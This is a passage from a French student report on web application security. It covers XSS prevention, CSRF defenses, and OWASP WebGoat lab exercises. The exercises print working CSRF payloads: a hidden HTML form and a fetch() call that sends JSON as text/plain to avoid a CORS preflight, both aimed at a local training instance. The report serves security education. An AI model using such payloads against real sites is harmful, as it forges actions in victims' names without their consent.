


FIGURE 20 – Résultat de la requête POST

on trouve donc le résultat.

3.4 Prévention des vulnérabilités XSS : Les Bonnes pratiques

La prévention des attaques de cross-site scripting peut être triviale dans certains cas. Il est donc important de mettre en place des mesures de sécurité pour traiter toutes les données provenant de l'extérieur. Ainsi, tout le contenu doit être filtré, validé et encodé avant d'être utilisé par l'application.

En général, pour prévenir efficacement les vulnérabilités XSS, il est recommandé de mettre en place une combinaison des mesures suivantes :

- **Filtrer les entrées à leur arrivée** : Lors de la réception des entrées de l'utilisateur, il est essentiel de mettre en place un filtrage aussi rigoureux que possible en fonction des attentes et des critères d'entrée valides.
- **Encoder les données en sortie** : Pour prévenir l'interprétation des données contrôlées par l'utilisateur comme étant du contenu actif, on les encode lorsqu'elles sont incluses dans les réponses HTTP. Selon le contexte de sortie, cela peut nécessiter l'utilisation de différentes formes d'encodage telles que HTML, URL, JavaScript et CSS.
- **Utiliser les en-têtes de réponse appropriés** : Pour prévenir les attaques XSS dans les réponses HTTP qui ne sont pas censées contenir de HTML ou de JavaScript, on peut utiliser les en-têtes Content-Type et X-Content-Type-Options pour s'assurer que les navigateurs interprètent les réponses de la manière prévue.

- **Politique de sécurité du contenu** : On peut utiliser une politique de sécurité du contenu (Content Security Policy ou CSP) pour réduire la gravité des éventuelles vulnérabilités XSS qui surviennent encore.

4 Cross Site Request Forgery (CSRF)

4.1 Définition

Le CSRF, ou Cross-Site Request Forgery, est une attaque visant à inciter la victime à soumettre une requête malveillante. L'objectif de cette attaque est de profiter de l'identité et des privilèges de la victime pour exécuter des actions indésirables en son nom. Lorsque les utilisateurs naviguent sur des sites web, leur navigateur envoie automatiquement diverses informations d'identification liées au site, telles que les cookies de session et l'adresse IP. Cela signifie que si la victime est authentifiée sur le site lorsqu'elle soumet une requête, le site n'a aucun moyen de distinguer une requête forgée de manière malveillante de celle qui est légitime. Ainsi, l'attaquant exploite cette automatisation pour manipuler la confiance entre la victime et le site, en lui faisant involontairement soumettre des requêtes nuisibles. Les conséquences de cette attaque peuvent être graves, car l'attaquant peut effectuer des actions non autorisées en utilisant les droits et l'identité de la victime. Les attaques CSRF exploitent des fonctions web qui peuvent modifier l'état du serveur. Elles visent des actions telles que la modification de l'adresse électronique ou du mot de passe, les achats ou la modification de données. L'attaquant cherche à initier des requêtes de changement d'état. La récupération des données n'est pas son objectif car la réponse est reçue par la victime et non par l'attaquant.

4.2 Prévention des vulnérabilités CSRF

La méthode la plus couramment utilisée pour prévenir les attaques de type Cross-Site Request Forgery (CSRF) consiste à utiliser un jeton de synchronisation, également appelé jeton anti-CSRF. Ce jeton est associé à un utilisateur spécifique et est inclus en tant que valeur cachée dans chaque formulaire de modification d'état de l'application web. Le serveur génère et stocke ce jeton, qui est ensuite statiquement intégré dans le formulaire. Lorsque l'utilisateur soumet le formulaire, le jeton est inclus dans les don-

nées de la requête POST. L'application compare ensuite le jeton généré et stocké avec le jeton envoyé dans la demande. Si les jetons correspondent, la demande est considérée comme valide. En revanche, si les jetons ne correspondent pas, la demande est considérée comme non valide et est rejetée. Cette méthode, connue sous le nom de modèle de jeton de synchronisation, protège efficacement les formulaires contre les attaques CSRF, car un attaquant doit également deviner le jeton pour réussir à tromper une victime et à envoyer une requête valide en son nom. De plus, il est essentiel d'invalider le jeton après un certain laps de temps ou lorsque l'utilisateur se déconnecte pour renforcer davantage la sécurité.

4.3 Réalisation avec OWASP WebGoat

• Premier exemple

Cet exercice vise à obtenir le drapeau en effectuant une requête à partir d'une autre origine.




FIGURE 21 – Basic GET CSRF exercice

Nous commençons donc par cliquer sur le bouton "Soumettre la requête" et inspectons la page qui s'ouvre dans l'onglet suivant. Nous pouvons alors observer la requête POST qui a été envoyée.




FIGURE 22 – HTTP Headers





FIGURE 23 – POST parameters


À partir des informations observées, nous créons le payload html suivant qui sera dans un deuxième temps exécutée sur le navigateur.



```
File Actions Edit View Help
GNU nano 7.2 csrf.
<html>
<body>
  <form action="http://localhost:8080/WebGoat/csrf/basic-get-flag" method="POST">
    <input name="csrf" value="false" type="hidden">
    <input name="submit" type="hidden" value="submit+Query">
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

FIGURE 24 – Payload html

Ceci nous a permis de déclencher, avec succès, le formulaire à partir d'une source externe comme le montre la figure ci-dessous.



```
← → ↻ 🏠 localhost:8080/WebGoat/csrf/basic-get-flag
🔍 Import bookmarks... 🌐 Kali Linux 📁 Kali Tools 📄 Kali Docs 📖 Kali Forums 🕒 Kali NetHunter
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
flag: 7068
success: true
message: "Congratulations! Appears you made the request from a separate host."
```

FIGURE 25 – Résultat

• Deuxième exemple

Dans cette simulation, notre objectif est de soumettre un avis et une évaluation à partir d'une source externe.




FIGURE 26 – Application vulnérable

Comme l'exemple précédent, nous inspectons les en-têtes et les paramètres de la requête POST envoyée lorsque nous cliquons sur "submit review" et, sur la base de ces informations, nous créons le payload suivant que nous exécutons sur le navigateur.




FIGURE 27 – HTTP Headers




FIGURE 28 – POST parameters




FIGURE 29 – Payload

Finalement, nous avons pu soumettre le commentaire "csrfAttack" avec succès à partir d'une autre page web externe.




FIGURE 30 – Résultat

• Cross Origin Resource Sharing


La politique Cross-Origin Resource Sharing (CORS) est un mécanisme qui permet à un navigateur web de savoir s'il est autorisé à accéder à une ressource spécifique lorsque la requête provient d'une origine différente. En substance, lorsque vous envoyez une requête à partir d'un site web hébergé sur un domaine différent de celui du serveur, ce dernier doit inclure une entête supplémentaire dans la réponse (Access-Control-Allow-Origin) pour indiquer que le site web est autorisé à accéder à cette ressource.

De nombreuses applications web ne mettent en place aucune protection contre les attaques CSRF, elles bénéficient d'une certaine protection

grâce à l'utilisation exclusive du type de contenu "application/json". Avant qu'un navigateur puisse effectuer une telle requête, il envoie une demande de contrôle préalable appelée "preflight" vers le serveur. Si la réponse de contrôle n'autorise pas la demande d'origine croisée, le navigateur ne réalisera pas l'appel.

Notre objectif est de montrer qu'il ne s'agit pas d'une protection valable contre le CSRF.

Dans cet exercice, nous devons pouvoir envoyer un message JSON vers cet endpoint.



The image shows a web form with the following fields:

- Name:** A text input field with the placeholder "Enter name".
- Email Address:** A text input field with the placeholder "Enter email" and an email icon.
- Subject:** A dropdown menu with the option "Choose One".
- Message:** A large text area with the placeholder "Message".
- Send Message:** A blue button at the bottom right.

FIGURE 31 – API

Dans un premier temps, nous avons essayé d'envoyer une requête POST vers cet API en utilisant JavaScript, mais, Comme elle est de type application/json, il ne s'agit pas d'une requête simple. Le navigateur enverra donc un preflight CORS au serveur pour vérifier si la requête est sûre ou non. ce qui génère un message d'erreur "Cross-Origin Request Blocked" comme indiqué ci-dessous.

```
<html>
<body>
<script>
  fetch("http://localhost:8080/WebGoat/csrf/feedback/message", {
    method: 'POST',
    headers: {
      'Content-Type': 'text/plain'
    },
    body: '{"name": "WebGoat", "email": "webgoat@webgoat.org", "content": "WebGoat is the best!!"}'
  });
</script></html></html>
```

❗ Cross-Origin Request Blocked: The Same Origin Policy disallows Origin' missing). Status code: 302. [\[Learn More\]](#)

FIGURE 32 – application/json request

Nous ne pouvons pas alors utiliser le type de contenu application/json. Nous devons utiliser une requête simple comme text/plain. Nous modifions le payload afin de masquer les données JSON en tant que données textuelles et nous incluons un paramètre fictif "bypass" pour faire croire au navigateur que le contenu de l'attribut name est un seul paramètre.

Nous avons donc pu envoyer le message JSON vers l'API comme indiqué dans les figures suivantes.




FIGURE 33 – text/plain request

5 Conclusion

En conclusion, ce projet a abordé plusieurs aspects importants des attaques et de l'audit des applications web. Nous avons exploré des vulnérabilités courantes telles que l'injection SQL, le cross-site scripting (XSS) et le cross-site request forgery (CSRF).

Le projet a également mis en évidence deux ressources utiles pour approfondir ces sujets : le projet OWASP WebGoat et les exercices de PentesterLab "From Injection SQL to Shell". Ces ressources offrent des environnements pratiques pour apprendre et expérimenter avec ces vulnérabilités, ce qui nous a permis d'améliorer nos compétences en matière d'audit et de sécurisation des applications web.

Finalement, ce projet était une initiation aux Attaques et audit des applications WEB, mais, il convient de souligner que ce projet n'a abordé qu'une partie des nombreuses notions et attaques qui doivent être explorées pour acquérir une maîtrise approfondie de ce sujet.

Sites et internets

- [1] Des informations sur SQL INJECTION https://owasp.org/www-community/attacks/SQL_Injection
- [2] Fonctionnement SQL Injection <https://kinsta.com/fr/blog/injections-sql/>
- [3] Demonstration sql injection https://pentesterlab.com/exercises/from_sqli_to_shell/course
- [4] Définition XSS <https://www.vaadata.com/blog/xss-cross-site-scripting-vulnerabilities-principles-types-of-attacks-ex>
- [5] Des informations sur XSS <https://owasp.org/www-community/attacks/xss>
- [6] Les types d'attaque XSS <https://www.vaadata.com/blog/xss-cross-site-scripting-vulnerabilities-principles-types-of-attacks-ex>
- [7] Bonnes pratiques XSS <https://portswigger.net/web-security/cross-site-scripting>
- [8] Des informations sur CSRF <https://owasp.org/www-community/attacks/csrf>
- [9] Définition CSRF <https://www.synopsys.com/glossary/what-is-csrf.html#:~:text=A%20CSRF%20attack%20exploits%20a,a%20user%20without%20their%20consent.>
- [10] Prévention contre CSRF <https://www.acunetix.com/websitesecurity/csrf-attacks/>